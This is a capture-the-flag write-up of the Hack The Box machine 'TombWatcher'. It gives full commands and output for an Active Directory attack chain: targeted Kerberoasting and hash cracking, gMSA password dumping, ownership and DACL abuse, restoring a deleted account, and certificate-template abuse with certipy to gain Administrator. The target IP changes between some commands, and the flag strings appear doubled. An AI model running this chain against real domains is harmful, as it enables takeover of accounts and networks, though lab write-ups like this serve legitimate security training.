Machine Overview
TombWatcher is a Medium difficulty Windows AD machine. Starting with provided credentials, the attack leverages WriteSPN rights for a Targeted Kerberoast, then chains through gMSA password dumping, WriteOwner abuse, and AD tombstone (deleted object) restoration to recover a deleted cert_admin account. The final escalation uses certipy to request a certificate as Administrator and obtain an LDAP shell.
Initial Enumeration
Port Scanning
I start with a full port scan. This is an assumed-breach scenario with credentials: henry / H3nry_987TGV!.
nmap 10.129.244.237
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 04:56 CEST
Nmap scan report for 10.129.244.237
Host is up (0.017s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
A detailed service-version scan (-sCV) fingerprints the exact software versions running on each open port, helping identify potential vulnerabilities.
nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985 -sCV 10.129.244.237 -vvvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 04:58 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:58
Completed NSE at 04:58, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:58
Completed NSE at 04:58, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:58
Completed NSE at 04:58, 0.00s elapsed
Initiating Ping Scan at 04:58
Scanning 10.129.244.237 [4 ports]
Completed Ping Scan at 04:58, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:58
Completed Parallel DNS resolution of 1 host. at 04:58, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:58
Scanning 10.129.244.237 [13 ports]
Discovered open port 445/tcp on 10.129.244.237
Discovered open port 80/tcp on 10.129.244.237
Discovered open port 139/tcp on 10.129.244.237
Discovered open port 53/tcp on 10.129.244.237
Discovered open port 135/tcp on 10.129.244.237
Discovered open port 464/tcp on 10.129.244.237
Discovered open port 88/tcp on 10.129.244.237
Discovered open port 389/tcp on 10.129.244.237
Discovered open port 636/tcp on 10.129.244.237
Discovered open port 3269/tcp on 10.129.244.237
Discovered open port 5985/tcp on 10.129.244.237
Discovered open port 3268/tcp on 10.129.244.237
Discovered open port 593/tcp on 10.129.244.237
Completed SYN Stealth Scan at 04:58, 0.07s elapsed (13 total ports)
Initiating Service scan at 04:58
Scanning 13 services on 10.129.244.237
Completed Service scan at 04:58, 46.77s elapsed (13 services on 1 host)
NSE: Script scanning 10.129.244.237.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:58
NSE Timing: About 99.94% done; ETC: 04:59 (0:00:00 remaining)
Completed NSE at 04:59, 40.38s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:59
Completed NSE at 04:59, 1.34s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:59
Completed NSE at 04:59, 0.00s elapsed
Nmap scan report for 10.129.244.237
Host is up, received echo-reply ttl 127 (0.017s latency).
Scanned at 2025-06-08 04:58:12 CEST for 88s

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-07 23:06:27Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
|_ssl-date: 2025-06-07T23:07:58+00:00; -3h51m41s from scanner time.
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-07T23:07:59+00:00; -3h51m41s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
|//
|_-----END CERTIFICATE-----
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-07T23:07:58+00:00; -3h51m41s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
|//
|_-----END CERTIFICATE-----
|_ssl-date: 2025-06-07T23:07:59+00:00; -3h51m41s from scanner time.
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-07T23:07:14
|_  start_date: N/A
|_clock-skew: mean: -3h51m42s, deviation: 2s, median: -3h51m41s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 24982/tcp): CLEAN (Timeout)
|   Check 2 (port 60267/tcp): CLEAN (Timeout)
|   Check 3 (port 57100/udp): CLEAN (Timeout)
|   Check 4 (port 18365/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked


Nmap done: 1 IP address (1 host up) scanned in 88.97 seconds
           Raw packets sent: 17 (724B) | Rcvd: 14 (600B)
SMB enumeration reveals no immediately exploitable shares.
smbmap -H tombwatcher.htb -u henry -p 'H3nry_987TGV!'
[+] IP: 10.129.244.237:445      Name: tombwatcher.htb           Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
BloodHound Analysis
I collect LDAP data and analyze it in BloodHound. The user henry has WriteSPN rights over user Alfred — enabling a Targeted Kerberoast attack.
nxc ldap 10.129.244.237 -u 'henry' -p 'H3nry_987TGV!' --bloodhound --collection All --dns-server 10.129.244.237
SMB 10.129.244.237 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
LDAP 10.129.244.237 389 DC01 [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP 10.129.244.237 389 DC01 Resolved collection methods: trusts, session, psremote, group, rdp, acl, localadmin, container, dcom, objectprops
LDAP 10.129.244.237 389 DC01 Done in 00M 03S
LDAP 10.129.244.237 389 DC01 Compressing output into /home/kali/.nxc/logs/DC01_10.129.244.237_2025-06-08_050257_bloodhound.zip WriteSPN relationship from henry to Alfred
Foothold: Targeted Kerberoast
Targeted Kerberoasting works by first setting an SPN on a target account (using WriteSPN), then requesting a Kerberos service ticket for that SPN. The ticket is encrypted with the target account's password hash, which can be cracked offline.
python3 targetedKerberoast.py -v -d 'tombwatcher.htb' -u henry -p 'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$c5425eed95da3ed7698c62e9b644146b$23a0d33de4f4e0c7cf2470bfc2afa1c8150fa0bf2a053ad498deaa2b948d77d2faa65b388a0786bd4945dacaed51ab4053fe7a8a010ba1cddc558e3322014572da911d66896a206cb4df429418bf35a7b3f9c97ad89ae320f924bda1bcc41be6299fee02033a89973a7da7ba8bbeae1f461d95d145f68aa1ee34b87b228741ac1266f1ed105aa28c2f10abf7f8d626bb87737707d11002227fb9a4a10ce8bf26ed31765b00d461d023bd7e1469502965bfabe04b2b2cf0da003e7deeac59068ecd92334a6eb236a1bf6f4b6b2c68a645e46e079b5c7f69cc2006bd856574d5cc69eb658f84b353a3b3f34d2c0730d084f59289aa525d73d66539e85b5dbe9b760a29624b9a8e6761e06c11e6ac9acefe63e9cebf38c1507d14ddeb6d9fd03d15df2e8dbdeaf5f764ea5799cddc269e7fd11a23f6d259464459982ba23e4c60d838546035be689d0556b4faf8a3af58fc5f3a88a2d31e74700fbcea0835938ebcf4b7dc18e1ae20f167ead6c68a48a03b1ac2276b8371dea470af4eb808c0c96954d1d85e8de309960267a9f76703d2da6e285968972c575f06e878451bf17b9bb4bbb43315290c73aa1175a73ea22c2a98861a763029b5968305ca25a322c337ae34107688715b1c10c8cf8cb1bafc991ebb777d7de6973e22e0f260fb178af8382c862c2da1a6a1b38359e85cd856f257859c539d922a6052cb621e82b4204e3e0a5fb9fcbc6935a0004d2e4d43454517d690a966e5c45e74cc15a058a7fe5d7f359d055d713cbbb223e0617d59235cd6c3ae7879983be8cc513261457649b6c3aff63daf79969a4f6c8fdeb21699dec8720798a328b6970ee9e1fa19ab9283ec143cb28fc425735d361b5e3c6062534ca81d265d1424c237be8dd9ca8ab4a27732e1742a951f2531eb9b0562ed0b8b3173ad998f7986ad2900dc88a1df85e9b05c210cc59eca7836f97c5e424578b46e994e6f69c1e6aa9fd97a6fa518a68e566a8d14cd0437c083368bfc5524861af1f0e514c2b5fbdc84eef0a6d97ee1aa655ce011556b1ad2673cc3e96165e0ebb2124220d6f005dc9e73cc87e50685d7bc1558410dcfe8478c151cb362d38ef6374457d485d6c9c21e878917b79c5605eb1cd8ee380ce39ef43825e2927c89495fc278ab5bd8f89b57926223ab783efab297da300a51f0e0034e29b509aabc3e86416b81dffe12994713eb68182d77aa7b899a4b965e1f4bc6041b76a9188057008164b3934c4eac501f8725d85d3bbea3ec0a983ced8b92ed1b5ccc3069a93c4bfaadeb776b69221e021e5fffa2e00ab8593d3bbe280760dbfb49df804e56cdab0a09966280d80ed19e86e8beca1cfe1d06c2ce08f64d05ec70d34bbc70ab30dd8535d76070b60f00fbeca5b40b09d43af69b17fb42c8f73b60f113805bc718511e0fee1ea8217c5ee9317616c2d14690809ee8634870c2ac6dd63dbee659a8c25ed13683
[VERBOSE] SPN removed successfully for (Alfred)
I crack the hash with John the Ripper, recovering Alfred's password.
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball       (?)
1g 0:00:00:00 DONE (2025-06-08 01:30) 100.0g/s 102400p/s 102400c/s 102400C/s 123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Lateral Movement: gMSA & WriteOwner Chain
Adding to IT_SUPPORT Group
In BloodHound, Alfred can add himself to a group that has ReadGMSAPassword permissions on the Ansible_Dev$ service account.
bloodyAD --host dc01.tombwatcher.htb -u 'Alfred' -p 'basketball' -d tombwatcher.htb add groupMember "Infrastructure" Alfred
[+] Alfred added to Infrastructure ReadGMSAPassword permission on Ansible_Dev$
gMSA Password Dump
gMSA (Group Managed Service Account) is a special AD account whose password is automatically managed by the domain. If you have ReadGMSAPassword rights, you can extract its NTLM hash. I use gMSADumper.py to do this.
python3 gMSADumper.py -u Alfred -p basketball -d tombwatcher.htb
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::1c37d00093dc2a5f25176bf2d474afdc
ansible_dev$:aes256-cts-hmac-sha1-96:526688ad2b7ead7566b70184c518ef665cc4c0215a1d634ef5f5bcda6543b5b3
ansible_dev$:aes128-cts-hmac-sha1-96:91366223f82cd8d39b0e767f0061fd9a
Password Changes: Sam → John
BloodHound shows ansible_dev$ can change Sam's password (ForceChangePassword). Sam has WriteOwner rights over John. I chain these: change Sam's password, take ownership of John, grant FullControl, then change John's password.
bloodyAD --host dc01.tombwatcher.htb -u 'ansible_dev$' -p ":1c37d00093dc2a5f25176bf2d474afdc" -d tombwatcher.htb --dc-ip 10.129.244.12 set password Sam Test123
[+] Password changed successfully! WriteOwner from Sam to John
I use owneredit.py to take ownership of the target AD object, which is the first step in gaining full control over it.
owneredit.py -action write -new-owner 'Sam' -target 'John' 'tombwatcher.htb'/'Sam':'Test123'

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
I use dacledit.py to modify the DACL (Discretionary Access Control List) of the target AD object, granting our controlled account FullControl permissions. FullControl is the most permissive right in Active Directory — it allows reading/writing all properties, changing permissions, deleting the object, and performing any operation on it. With this level of access, I can change the target's password, modify group memberships, or add Shadow Credentials.
dacledit.py -action 'write' -rights 'FullControl' -principal 'Sam' -target 'John' 'tombwatcher.htb'/'Sam':'Test123'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250608-025440.bak
[*] DACL modified successfully!
I use bloodyAD to perform Active Directory modifications over LDAP. BloodyAD is a post-exploitation tool specifically designed for AD abuse — it can add users to groups, modify object attributes (like msDS-KeyCredentialLink for Shadow Credentials), change passwords, and manipulate ACLs. Unlike PowerShell-based approaches, it works directly from Linux without needing a Windows session.
bloodyAD --host dc01.tombwatcher.htb -u 'Sam' -p "Test123" -d tombwatcher.htb --dc-ip 10.129.111.103 set password John Test123User Flag
I connect as John via Evil-WinRM and read the user flag.
evil-winrm -i tombwatcher.htb -u 'John' -p "Test123"

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\john\Desktop> ls


    Directory: C:\Users\john\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/7/2025   8:07 PM             34 user.txt


*Evil-WinRM* PS C:\Users\john\Desktop> cat user.txt
cc6d7526229f416110d93d74f2a750eecc6d7526229f416110d93d74f2a750eePrivilege Escalation: AD Tombstone & Certificate Abuse
Restoring Deleted AD Objects
John has GenericAll rights over the AD Recycle Bin. The AD Tombstone feature allows querying and restoring deleted objects. I search for deleted user accounts.
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects -Properties objectSid, lastKnownParent, ObjectGUID | Select-Object Name, ObjectGUID, objectSid, lastKnownParent | Format-List


Name            : cert_admin
                  DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectGUID      : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
objectSid       : S-1-5-21-1392491010-1358638721-2126982587-1109
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb

Name            : cert_admin
                  DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectGUID      : c1f1f0fe-df9c-494c-bf05-0679e181b358
objectSid       : S-1-5-21-1392491010-1358638721-2126982587-1110
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb

Name            : cert_admin
                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectGUID      : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid       : S-1-5-21-1392491010-1358638721-2126982587-1111
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb
A deleted account named cert_admin is found. I restore it using Restore-ADObject.
Restore-ADobject -Identity '938182c3-bf0b-410a-9aaa-45c8e1a02ebf'Now that the cert_admin account has been restored from the AD Recycle Bin, I need to set a new password for it since the original password hash is no longer valid after deletion. Using bloodyAD or net rpc, I reset the password to a known value, giving me full control over this certificate administrator account.
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u John -p 'Test123' set password cert_admin 'Test123'
[+] Password changed successfully!
Certificate Abuse with certipy
I use certipy to find vulnerable certificate templates. This requires certipy v5.0.2 or later.
certipy find -u cert_admin@tombwatcher.htb -p 'Test123' -dc-ip 10.129.111.103 -vulnerable
Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
    [+] User ACL Principals             : TOMBWATCHER.HTB\Enterprise Admins
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
      ESC4                              : Template is owned by user.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
I request a certificate for the Administrator account using the vulnerable template.
certipy req -u 'cert_admin@tombwatcher.htb' -p 'Test123' -target dc01.tombwatcher.htb -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'Administrator' -application-policies 'Client Authentication'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.tombwatcher.htb.
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: TOMBWATCHER.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
I authenticate with the certificate and obtain an LDAP shell, allowing me to change the Administrator's password.
certipy auth -pfx administrator.pfx -dc-ip 10.129.111.103 -domain tombwatcher.htb -ldap-shell
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator'
[*] Connecting to 'ldaps://10.129.111.103:636'
[*] Authenticated to '10.129.111.103' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# change_password Administrator Test123
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: Test123
Password changed successfully!
Administrator Access
I log in as Administrator via Evil-WinRM and obtain the root flag.
evil-winrm -i tombwatcher.htb -u 'Administrator' -p "Test123"
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop

*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         6/8/2025   6:13 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
46b34fa53fb2b1cf743176ff8e23cafe46b34fa53fb2b1cf743176ff8e23cafe Machine rooted as Administrator